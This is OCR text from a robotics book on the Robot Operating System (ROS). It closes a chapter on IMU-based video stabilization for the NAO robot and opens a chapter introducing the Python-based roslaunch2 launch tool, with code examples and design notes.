In this image, the result of our method is shown. Where it is possible to observe that the system compensates for the movement detected by the IMU sensor, obtaining as a result, a stabilized image.


Figure 5 shows the result of tilting forward the complete body of the robot. In Fig. 5a the original image is shown and in the Fig. 5b the image is presented to which the stabilization process is applied. It can be observed that the system adjusts and compensates the movements of the robot and generates the stabilized image with which the robot performs the tracking process of the QR code.

Likewise, the test is performed to tilt back the complete body of the robot in which in Fig. 6a the original image obtained from the upper chamber of the NAO is seen and in Fig. 6 b the result of applying the stabilization system to the image is contrasted.


To try to visualize all the possible movements of the NAO robot, the robot's entire body moves to the right at an approximate 45° incline where it is possible to observe in Fig. 7a the original image obtained from the robot's camera without applying any additional processing. In the Fig. 7b the resulting image is observed when applying the stabilization system, in it, it is observed that the system tries to conserve and compensate the movement of the robot.

It is important to note that during the experiments, the robot was rotated manually to tilt and rotate angles in order to test the data limits and the IMU algorithm.


It is clear only through visual inspection that the system successfully stabilizes the video input. While there is residual noise in the stabilized results shown in Figs. 6b and 7b, it is due to the data obtained from the IMU which contains a large amount of noise and drift (see Fig. 8). Therefore the application of the complementary filter is



(a)Control



(b)getdataimagefromNAOrobot



(c)Giro-Stabilizer

Fig. 3 Communication between nodes in ROS

(a) Original image (b) Rectified image

Fig. 4 Rotate to the left at 45° of the NAO

(a) Original image (b) Rectified image


Fig. 5 Tilt forward of the NAO

(a) Original image (b) Rectified image

Fig. 6 Backward tilt of the NAO

(a) Original image (b) Rectified image

Fig. 7 Rotation to the right at 45° of the NAO



(a) Original IMU data (b) Filtered data IMU

Fig. 8 Comparison between data of the IMU

(a) Time t=0 (b) Time t=1 (c) Time t=2

Fig. 9 Unstabilized image sequences

(a) Time t=0 (b) Time t=1 (c) Time t=2


Fig. 10 Sequence of stabilized images

implemented, however, the result of the filter was not enough to obtain stable images, that is, it was only possible to reduce a certain amount of noise, which is why it is necessary to implement another additional strategy for filtering the data of the IMU.

An important point to note is that due to the location of the camera in the NAO robot, which is at a point of great instability to perform any movement by minimum that is by the robot. The image is seriously affected by vibrations and sudden movements.

(a) QR code detection (b) QR code estrangement (c) Tracking the QR code by the NAO robot

Fig. 11 Frontal tracking process of the QR code



(a) QR code detection (b) Turn/move QR code

(c) Follow up of the QR Code spin by the NAO robot (d) Tracking the QR code by the NAO robot

Fig. 12 Turning tracking process of the QR code

In addition, tests were carried out using different movements: rotations and changes in the direction of the robot's vision focus. The real viewing examples for the recognition and tracking of a QR code by unstabilized data and the stabilized data are shown in Figs. 9 and 10, respectively

In the Fig. 11 it can be seen the execution of QR code tracking, to check the system the QR code moves away from the focus of the NAO camera. With this action the NAO robot, using the three developed modules (gyro-stabilization, tracking and control), moves to track and not lose sight of the QR code.

In the same way, tests are carried out to verify the system by moving the QR code in random directions. In Fig. 12, the user moves the QR code backwards and he

turns it to the right of the camera of the NAO robot, the robot tracks it thanks to the gyro-stabilization of the image, since the NAO robot generates abrupt movements in the head, location where the camera is. Without the gyro-stabilization process the tracking task would be affected by the amount of vibration existing in the images acquired by the NAO robot.

6 Conclusions and Future Work

A video gyro stabilization system was developed for the NAO robot using the data from the IMU sensor incorporated in the robot, using the ROS system as its main tool, due to the advantages it offers, as well as the existing control for the use of the NAO robot under this environment. The stabilization generation with the IMU sensor has as its main advantage that the processing is considerably reduced with respect to the conventional stabilization method using software. The latter is due to the fact that it does not require feature detection processes or iterative methods, for which it uses very little computing power, having the advantage of being easily executed on board the NAO robot. In contrast to conventional digital stabilization algorithms, which often have narrow fields of view, they even discard data to gain stability. With the stabilization of images, mechanisms are provided so that later processes that require such images as input data, for example, object recognition, video navigation, tracking tasks, among others, can generate better results in their implementations or processing, since the input data have the lowest possible amount of noise such as vibrations or sudden movements.

The use of the IMU sensor to obtain the homography matrix presents a great advantage over conventional methods, where the obtaining of such matrix is done by processing video sequences in which the computational cost grows and the processing time is slower, due to the different transformations and comparisons that are applied to each frame.

Similarly, using the data from the IMU for the stabilization of the image obtained from the robot provides an optimal way to achieve the objectives without the need to add additional hardware to the robot, which would imply greater weight on board and therefore would require greater energy consumption for its operation, considerably reducing the autonomy time of the device.

It is clear only through visual inspection that the system successfully stabilizes the video input, the above by means of a series of experiments carried out with the NAO robot. A random movement is generated by a user while the NAO observes and tracks a QR code, what verifies the robustness of the gyro-stabilization system, obtaining stable images even when it is induced movements that the robot could not generate autonomously.

For practical reasons the system was developed under a modular approach, which is why it is possible to generate a free package for ROS for its use in tasks whose purposes are similar to what is presented here or in applications involving the use of systems view.

The purpose of using the ROS system is due to the practicality of generating modules for each problem, that is, the general problem can be divided and tacked into simpler subproblems in which it is possible to modify its structure without affecting others, through it modularity and its advantage of code reuse.

As future work, we intend to implement a Kalman filter to eliminate the unwanted movement of the camera as in [3, 4]. In the same way, it is intended generate the necessary mechanisms for the fusion or combination of the physical IMU sensor and visual features. This is because the location of the camera inside the NAO robot is in a very unstable position when performing movement operations, which is why the gyro stabilization process is not enough. Therefore it is necessary to explore other measures to obtain more stable images, such as the compensation of movement with turns in the head of the robot to compensate for the movement of the whole body.

References

1. Wilbert Geovanny Aguilar Castillo: *Estabilización de vídeo en tiempo real: aplicaciones en teleoperación de micro vehículos aéreos de ala rotativa*. Ph.D. thesis, Universitat Politècnica de Catalunya (2015)
2. Alberto Granados Calderay: Implementación, análisis y optimización de un estabilizador software de imágenes. Proyecto Fin de Carrera/Grado. Ingeniería en Tecnologías Industriales. Universidad Politécnica de Madrid (2018)
3. Hu, W.-C., Chen, C.-H., Chen, T.-Y., Peng, M.-Y., Su, Y.-J.: Real-time video stabilization for fast-moving vehicle cameras. Multimed. Tools Appl. **77**(1), 1237–1260 (2018)
4. Kam, H.C., Yu, Y.K., Wong, K.H.: An improvement on aruco marker for pose tracking using kalman filter. In 2018 19th IEEE/ACIS International Conference on Software Engineering, Artificial Intelligence, Networking and Parallel/Distributed Computing (SNPD), pp. 65–69. IEEE (2018)
5. Meneses, G., Peñata, D., Torrecilla, J., Molina, E.: Diseño de un giroestabilizador para fotografía aérea. In: Congreso Internacional de Ingeniería Mecatrónica-UNAB, vol. 2 (2011)
6. Odelga, M., Kochanek, N., Bülthoff, H.H.: Efficient real-time video stabilization for uavs using only imu data. In: 2017 Workshop on Research, Education and Development of Unmanned Aerial Systems (RED-UAS), pp. 210–215. IEEE (2017)
7. Raúl Picón Calzada: Estabilización de vídeo en tiempo real para aplicaciones de vídeo vigilancia. Universitat Politècnica de Catalunya. Proyecto Fin de Carrera/Grado. Departament de Teoria del Senyal i Comunicacions. Escola Universitária d'Enginyeria Técnica Industrial de Terrassa (2008)
8. Ryu, Y.G., Roh, H.C., Kim, S.J., An, K.H., Chung, M.J.: Digital image stabilization for humanoid eyes inspired by human vor system. In: 2009 IEEE International Conference on Robotics and Biomimetics (ROBIO), pp. 2301–2306. IEEE (2009)
9. Seo, K., Robotics, A.: Using nao: introduction to interactive humanoid robots. AldeBaran Robotics (2013)
10. Smith, M.J., Boxerbaum, A., Peterson, G.L., Quinn, R.D.: Electronic image stabilization using optical flow with inertial fusion. In: 2010 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS), pp. 1146–1153. IEEE (2010)
11. Windau, J., Itti, L.: Multilayer real-time video image stabilization. In: 2011 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS), pp. 2397–2402. IEEE (2011)

Oswualdo Alquisiris-Quecha is a Computer Engineer from the Universidad del Istmo Campus Tehuantepec, he is currently a Master's student in Computational Sciences at the Instituto Nacional de Astrofisica, Óptica y Electrónica (INAOE).

Jose Martinez-Carranza is Associate Professor at the Computer Science Department in the Instituto Nacional de Astrofísica, Óptica y Eletrónica (INAOE) and Honorary Senior Research Fellow at the Computer Science Department in the University of Bristol. He received the highly prestigious Newton Advanced Fellowship (2015–2018). He also leads a Mexican team winner of the 1st Place in the IROS 2017 Autonomous Drone Racing competition and 2nd Place in the International Micro Air Vehicle competition (IMAV) 2016

ROS Tools

roslaunch2: Versatile, Flexible and Dynamic Launch Configurations for the Robot Operating System

Adrian Böckenkamp

Abstract This chapter will present the new *roslaunch2* tool and its underlying architecture and associated API. It is a pure Python-based ROS package that facilitates writing flexible and versatile launch modules in the Python programming language both for simulation and real hardware setups, as contrasted with the existing XML based launch file system of ROS, namely *roslaunch*. Note that roslaunch2 is not (yet) designed and developed for ROS 2 but for ROS 1 only although it may also inspire the development (of the launch system) of ROS 2. It is compatible with all ROS versions providing roslaunch which is used as its backend. roslaunch2 has been tested and heavily used on ROS Indigo, Jade, Kinetic, and Lunar; it also supports a "dry-mode" to generate launch files without ROS being installed at all. The key features of roslaunch2 are versatile control structures (conditionals, loops), extended support for launching and querying information remotely, an easy-to-use API for also launching from Python-based ROS nodes dynamically, as well as basic load balancing capabilities for simulation setups. The chapter also contains various examples and detailed explanations to help to get started launching ROS nodes using roslaunch2. The BSD licensed code is fully documented with Sphinx and can be found on GitHub (https://github.com/CodeFinder2/roslaunch2.).

Keywords Launching · Multi robot configuration · Distributed robotics · Roslaunch · Python · Simulation · Real hardware · Robot operating system

A. . Böckenkamp (✉)
Department of Computer Science VII, Technical University of Dortmund, Otto-Hahn-Str. 16, 44227 Dortmund, Germany
e-mail: adrian.boeckenkamp@udo.edu

A. Koubaa (ed.), *Robot Operating System (ROS)*, Studies in Computational Intelligence 831, https://doi.org/10.1007/978-3-030-20190-6_7

1 Introduction

Given the *rospy* client API, ROS can already be considered as being "pythonic". Notably, many tools (like rqt, rostopic and roslaunch) are written in Python which also suggests having a Python-based launch configuration system. In fact, when reviewing the history of roslaunch's syntax, keywords, and features, it becomes obvious that more and more "Python related" functionality was added over time, e. g, the `$(eval <expression>)` syntax since ROS Kinetic Kame.

However, as depicted in Fig. 1, only minor modifications have been made to roslaunch in the recent past. The figure shows the time on the x- and the number of modified code lines on the y-axis. It is therefore not expected to see new major features in roslaunch, in particular considering the upcoming ROS 2. Even worse, the maintainer of the ROS core packages even states that

> *The roslaunch implementation with all the recursion and context switching is fragile at best. Other pull requests adding features [...] have not been merged since it is difficult to judge if changes break the existing functionality.*, Dirk Thomas (Open Source Robotics Foundation)[1]

Unfortunately, the XML based launch files processed by the roslaunch tool are limited in terms of functionality. For instance, roslaunch provides "substitution arguments"[2] like `$(env ENVIRONMENT_VARIABLE)` or `$(find pkg)` in launch files which will be replaced by the corresponding content (here, the value of the environment variable and the path to the named ROS package respectively) before launching. All substitution arguments are only resolved locally despite the fact that associated nodes may be launched remotely. In roslaunch2, for example, one can not only resolve environment variables or file paths remotely but also automatically make the resolution dependent on the finally used machine, a node is being launched on. As another example, `if` and `unless` provide the restricted[3] ability in roslaunch to state conditions on the inclusion of XML tags and blocks.[4] Unfortunately, creating complex `if`(-`elseif`)-`else` chains is difficult and heavily impedes code readability. Likewise, the `<group>` tag has a `ns` attribute which is documented as being optional[5] but it does not allow an empty name[6] (e. g, to omit the group in case a parameter is empty or not set). Again, in roslaunch2 **,** one can simply use Python buildins to create conditional code while exploiting the full power of the Python language.

To retain compatibility with ROS and to avoid reinventing the wheel, roslaunch2 still employs roslaunch as its backend for actually doing the launch. This is realized by generating XML code from the provided launch module (Python) code. In fact and in the absence of any programming errors in the launch code, the user will only see

[1] https://github.com/ros/ros_comm/pull/540#issuecomment-68298290.

[2] http://wiki.ros.org/roslaunch/XML#substitution_args.

[3] https://github.com/ros/ros_comm/pull/540.

[4] http://wiki.ros.org/roslaunch/XML#if_and_unless_attributes.

[5] http://wiki.ros.org/roslaunch/XML/group.

[6] https://github.com/ros/ros_comm/issues/360.




Fig. 1 Code frequency (additions and deletions per week) of the *roslaunch* directory inside the *ros_comm* repository at https://github.com/ros/ros_comm/tree/lunar-devel/tools/roslaunch as of 10/04/2018: starting from 2014, only minor modifications have been made to the code base

roslaunch output upon launching nodes. To ease usability, the roslaunch2 command line tool behaves very similar (if not equally) to roslaunch and mimics important flags. Additionally, it comes with tab completion support for (Ba)sh-like shells similar to roslaunch.

In the following, two key features are outlined justifying the usefulness of roslaunch2 for the ROS community. First, Python's `if`, `elseif` and `else` clauses can be used to virtually make all parts of the launch code dependent on a conditional whereby the condition itself can be arbitrarily complex. For instance, a node may only be started if a certain package is installed or a specific hardware capability is given. Moreover, sets of nodes can be pushed to a namespace depending on parameters (of the launch code). However, if these parameter are not set or empty, the nodes may still be started but without pushing them to the namespace. Second, loops are not present in roslaunch at all. The ROS community's typical workaround to this problem was to write an additional shell script that generates the XML code based on some parameter. Unfortunately, this makes the (XML) launch file a temporary byproduct and the script "the launch file". Furthermore, the maintainability of this workaround is low since launching typically requires considering at least two files–the script and the generated XML code (for inspection and debugging). In addition, it requires the developer to always write code for the code generation. In roslaunch2 code, one can now use Python's `for` and `while` loop keywords to declare loops that spawn ROS nodes of any complexity which is particularly useful for simulations where many

similar robots (= set of nodes) need to be started in a bunch. And in particular, only a single file written in a single language (Python) captures all the launch related functionality. Clearly, launch modules can be reused so that modularity of the launch code is ensured.

roslaunch2 may thus be useful both in teaching and research because it encourages students in getting started with ROS by just learning a single and widely used language (Python) since ROS nodes and launch files can be written in that language and the syntax of roslaunch is completely hidden (but can be revealed if desired). Moreover, simulation scenarios typically require more complex conditions and multiple node instantiations which can simply be realized using the proposed tool.

The remainder of this chapter is organized as follows:

- In Sect. 2, the current launch system of ROS is briefly reviewed to motivate the proposed package. It also compares roslaunch with roslaunch2 and shows side-by-side examples and how to launch on the command line.
- Section 3 explains the underlying design concepts of roslaunch2 which also includes the server architecture required for launching and resolving remotely.
- Section 4 then continues with a more detailed example of the capabilitites and features of roslaunch2 that may be useful for getting started in more advanced scenarios. The provided example code is explained in detail as a hands-on course.
- Section 5 presents special features of roslaunch2, namely setting up a system for launching and resolving remotely and basic load balancing capabilities using the `MachinePool` class.
- Finally, Sect. 6 completes with an explanation of possible errors and warnings that may occur during the use of roslaunch2 and how they can be debugged.

For readers that are purely interested in using roslaunch2, the Sects. 4 and 6 are mostly important for getting started quickly. Developers that are interested in adding features to roslaunch2 should have a look at Sects. 2 and 3.

2 Overview and Limitations of Roslaunch

Recap that in ROS, processing of data is carried out by *nodes* (processing enitites) that receive data via network or attached hardware devices, process it and possibly publish results, making them available to other nodes. In the end, nodes are only processes running on a certain (embedded) system. Complex robotic systems mostly consist of multiple nodes so that "starting a robot" also requires to start all dedicated nodes. ROS provides the roslaunch tool and its associated XML based language to write configuration files that specify which nodes should be started on a machine, what the parameters of these nodes are, how they are named, etc.

Listing 1.1 depicts a small exemplary launch file which starts the `fake_localization` node (cf `node` tag) and also sets some parameters (cf `param` tags) on the parameter server. Assuming that file is named `rl-example.launch` and

```
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <launch>
3   <arg name="ns" default="/" /> <!-- argument for this launch file -->
4   <group ns="$(arg ns)" > <!-- put node in a namespace -->
5    <node name="fake_localization" pkg="fake_localization"
6       type="fake_localization" respawn="false" output="screen" >
7     <param name="global_frame_id" value="$(arg ns)map" />
8     <param name="odom_frame_id" value="$(arg ns)odom" />
9     <param name="base_frame_id" value="$(arg ns)base_link" />
10   </node>
11  </group>
12 </launch>
```

Listing 1.1 Example of a simple launch file (XML) for roslaunch: the code starts the fake_localization node within an optional namespace that may be passed to the launch file as an argument. Additionally, parameters of the node are set.

stored inside the ROS package `roslaunch2`, the following command allows to start it as usual in ROS:

```
$ roslaunch roslaunch2 rl-example.launch
```

Note that the dollar sign just indicates the beginning of the command prompt here (common in many shells).

Many limitations of roslaunch have already been mentioned in Sect. 1. In particular in Listing 1.1, if the `ns` (line 3) argument is empty to omit namespacing, the launch would *fail* because the attribute cannot be empty. All these restrictions have raised the idea of extending the XML syntax with a templating language like Genshi,[7] Jinja[8] or Mako[9] (similar to the approach of using Xacro[10] in describing Gazebo simulation worlds). However, this causes a mixture of XML code with other languages and heavily impedes code readability. For example, Mako allows one to embed pure Python inside the XML code which is finally translated to XML code (more precisely, it generates XML code). In contrast, Genshi, for instance, requires to use predefined tags that enrich the functionality of XML. However, this provides less flexibility with regard to adding more functionality (although Genshi can be extended with custom tags but that is tedious). Moreover, the evaluation order of such embedded tags or (foreign) code is a serious source of confusion because one would assume to be able to access all elements of the pure XML code but that requires additional efforts.

For the aforementioned reasons, a different approach has been pursued in roslaunch2 that uses pure Python code to describe the entire launch configuration. Listing 1.2 shows an example of a so-called *launch module* for roslaunch2 which is similar to the one depicted in Listing 1.1.

[7] https://genshi.edgewall.org/.

[8] http://jinja.pocoo.org/.

[9] http://www.makotemplates.org/.

[10] http://wiki.ros.org/xacro.

```
1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3
4  from roslaunch2 import *
5
6  def main(**kwargs): # contains the entire code to launch
7    cfg = Launch() # root object of the launch hierarchy
8    # Process arguments (not command line arguments) for this launch module:
9    ns = kwargs['namespace'] if 'namespace' in kwargs else str()
10
11   g = Group(ns) # possibly empty namespace group
12
13   # Create a (cached) package reference:
14   pkg = Package('fake_localization', True)
15   if pkg and pkg.has_node('fake_localization', True): # only add if it exists
16     n = Node(pkg)
17     # Set coodinate frame IDs (on the ROS parameter server):
18     n += ServerParameter('global_frame_id', 'map')
19     n += ServerParameter('odom_frame_id', tf_join(ns, 'odom'))
20     n += ServerParameter('base_frame_id', tf_join(ns, 'base_link'))
21     g += n # move node to namespace 'ns'
22
23   cfg += g
24   return cfg
```

Listing 1.2 Example of a launch module (written in Python) for roslaunch2: the script behaves similar to Listing 1.1 but also checks if the package "fake_localization" and its associated node actually exists. Additionally, the namespace is ommited if the `namespace` argument is not present or empty.

The import at the beginning most conveniently makes all typically needed classes and functions available in the current scope. The `main()` function (line 6) defines the central entry point for the code to be launched. `kwargs` declares a dictionary that optionally contains parameters that have been passed to this launch module from another module. Here, `namespace` can be such a parameter. Note that this is *not* a command line argument (although it may have originated from a command line argument in another launch module). More information about reusability and inclusion of launch modules is given in Sect. 4. All objects that comprise the launch hierarchy (like in roslaunch) need to be added to a single `Launch` object (line 7) which `main()` needs to return. That object is processed by the *roslaunch2* tool and used to generate XML code which is finally provided to roslaunch. Line 9 extracts the namespace (if provided) from the dictionary and defaults to an empty string. If `ns` is empty, the content of all objects added to the `Group` (line 11) is still considered but without having a namespace. The `Group` class has an `ignore_content` parameter that also quickly allows one to exclude the content of the group completely. In line 14, a package reference to the ROS package `fake_localization` is created which will not raise any exceptions if it is not found (hence, the `True` passed as last parameter). If the package is available in the current ROS installation and if it contains an equally named node "fake_localization" (line 15), a `Node` class is instantiated to launch that node (line 16). This actually differs from the launch file for roslaunch shown in Listing 1.1. Note that for demonstration purposes and brevity, just the `Package` reference is passed to the `Node` class which works

(here) because internally, the node's type is simply considered to be named like the package as a shortcut. Clearly, all parameters can also be specified explicitly if this does not apply. Additionally, parameters are added to the node (lines 18–20) whose names are specific to the `fake_localization` node.[11] Finally, the node is added to the group (line 21), the group is added to the root launch object (line 23), and the root object is returned (line 24). Also note that this code snippet uses `roslaunch2.utils.tf_join()` to prepend the namespace `ns` to the `odom` and `base_link` frame IDs to form unique names among multiple robots. It is the recommended way to ensure consistency.

The code can be started similarly to Listing 1.1, again assuming it is saved in a file named `rl2-example.pyl` located in the `roslaunch2` package:

```
$ roslaunch2 roslaunch2 rl2-example.pyl
```

The extension `.pyl` has been selected to distinguish between normal Python modules (`.py`) and to indicate that the file contains a "launch module" (as compared to a launch file for roslaunch). This also make tab completion support more convenient.

3 Design Internals of roslaunch2

This section details the (internal) design of roslaunch2 : Section 3.1 explains the internal code design and Sect. 3.2 presents the server architecture that is used for remote resolving. Figure 2 visualizes the different stages that are executed when a launch module is handled. After providing the launch module code, roslaunch2 processes all added `EnvironmentVariable` objects as a preprocessing step to move them down to the nodes that apply to them (implicit addition). If a node already contains such a variable (added explicitly using the API) it will *not* be overwritten. The preprocessing is needed to allow resolving them later for the nodes and their associated machine they may run on. During the (XML) code generation step, local and remote resolving of environment variables and (file) paths happens as well as the assignment of the machine, a node will finally be started on. More information on how to launch remotely as well as on how to setup a system for remote launching is described in Sects. 4 and 5.1. Finally, when the XML code has been generated, it is forwarded (via a temporary file) to roslaunch and after the latter has terminated, a cleanup is performed to remove the temporary file.

Clearly, using roslaunch as a backend for roslaunch2 superimposes some restrictions on adding new features to the launch system since in the end, everything need to be mapped to existing features of roslaunch. However, the current implementation just exploits the basic capabilities of roslaunch and having the server infrastructure of roslaunch2 (as described in detail in Sect. 3.2) also allows to implement new features that cannot be mapped to roslaunch itself.

[11] http://wiki.ros.org/fake_localization.




Fig. 2 Stages of processing and launching a launch module inroslaunch2: the "launch module" on the left side of thefigure serves as the input for the tool (box on the right side). Internally, after processing possible environment variables, the XML code generation takes place. Meanwhile, final machines are assigned to nodes and local and remote resolution of paths and variables happens. Finally, the resulting XML code is fed into roslaunch as a temporary file which is deleted (cleanup) once roslaunch terminates

3.1 Internal Architecture

Since roslaunch2 somehow mimics and extends the functionality of roslaunch, a class hierarchy has been developed and implemented in Python that reflects and enhances the tag hierarchy of roslaunch while also applying concepts of object-oriented programming, see Fig. 3. The `GeneratorBase` class represents the base class for all classes that have a XML representation. The `GeneratorBase.generate()` method can be invoked to generate the XML code for that element. Likewise, there are objects that can contain other objects. For instance, a `Node` may contain various instances of the `Parameter` (base) class. They are reflected in the roslaunch2 code base with the `Composable` and `Composer` interface classes respectively. Classes that can be added to a `Composer` are inherited from `Composable`. Accordingly, classes inherited from `Composer` need to specify on constructions what set of types can be added to them. Adding an instance to another instance creates a deep copy so that the added instance can be modified and reused afterwards.

Examples for classes that can contain other classes are `Launch` (can contain *all* other objects), `Group` (dito), and `Node` (can contain `Parameter` and `EnvironmentVariable`), cf Fig. 3. `Remapable` implements the remapping functionality of roslaunch. Each class representing an remapable entity in roslaunch is derived from this class, e. g, the `Group` class.

In contrast to roslaunch which has no (tag based) manifestation of a "package", roslaunch2 has a `Package` class which serves as a resource locator to find any file or directory in a ROS package, including other launch modules that can be included in the current launch module. Because lookups in the file system are rather slow, all such accesses are accelerated by a cache that is implemented in the `Package` class (and also used remotely, cf Sect. 3.2). Speedups of more than 275 % have been observed (in a rather large launch module) with the cache depending on the structure of queries. Whenever a file, directory or package is requested, the file system is crawled and the result is put into the cache and returned. However, if the requested key (i. e., name of file, directory or package) is already in the cache, the cached entry




Fig. 3 Excerpt of the class diagram of important classes in the roslaunch2 code base; `GeneratorBase`, `Composable`, and `Composer` (gray) are interfaces that reflect properties of roslaunch XML tags. Keep in mind that `Package` is not derived from any of these classes since it has no equivalent in roslaunch and also notice that command line arguments are represented with instances of the `LaunchParameter` class (both not shown here).

is returned without having the need to access the file system. Thus, in the end there will not be any `$(find pkg)` fragments in the resulting XML code.

3.2 Server Architecture

As already explained in Sect. 3, features of roslaunch2 need to be mapped to roslaunch which restricts the flexibility in adding new functionality to the launch system. This motivates the need to add an additional layer that also serves as a leverage point on remote hosts to implement remote features. In particular, local functionality can all be realized with Python. For that reason, roslaunch2 follows a way of allowing to reuse functionality already implemented in Python remotely as this is the most natural way of making it available on remote systems (robots).

A library that facilitates using Python code remotely is *Pyro*[12] (Python Remote Objects). In a nutshell, Pyro "enables you to build applications in which objects can talk to each other over the network, with minimal programming effort. You can just use normal Python method calls to call objects on other machines". The downside of this approach is that it requires a (Pyro dedicated) name server (similar to a DNS) as well as a running instance of a program–the *roslaunch2 server* process also

[12] https://pythonhosted.org/Pyro4/.

provided by the proposed package–that replies to client requests. More specifically, in roslaunch2 a launch module requesting information remotely somehow acts as a client when it is processed by the roslaunch2 tool. Another ("server") object then needs to listen to such requests and gathers the required information on the remote system which is then send back over the network as part of the launch process. Custom environment variables are added to a auto-generated environment loader script on the remote machine which also automatically adds all environment variables that are present on the (remote) roslaunch2 server's shell. This also makes available all ROS functionality (like package crawling) *if* the roslaunch2 server has been correctly started in a shell that also sources the ROS installation and possible other required workspaces.

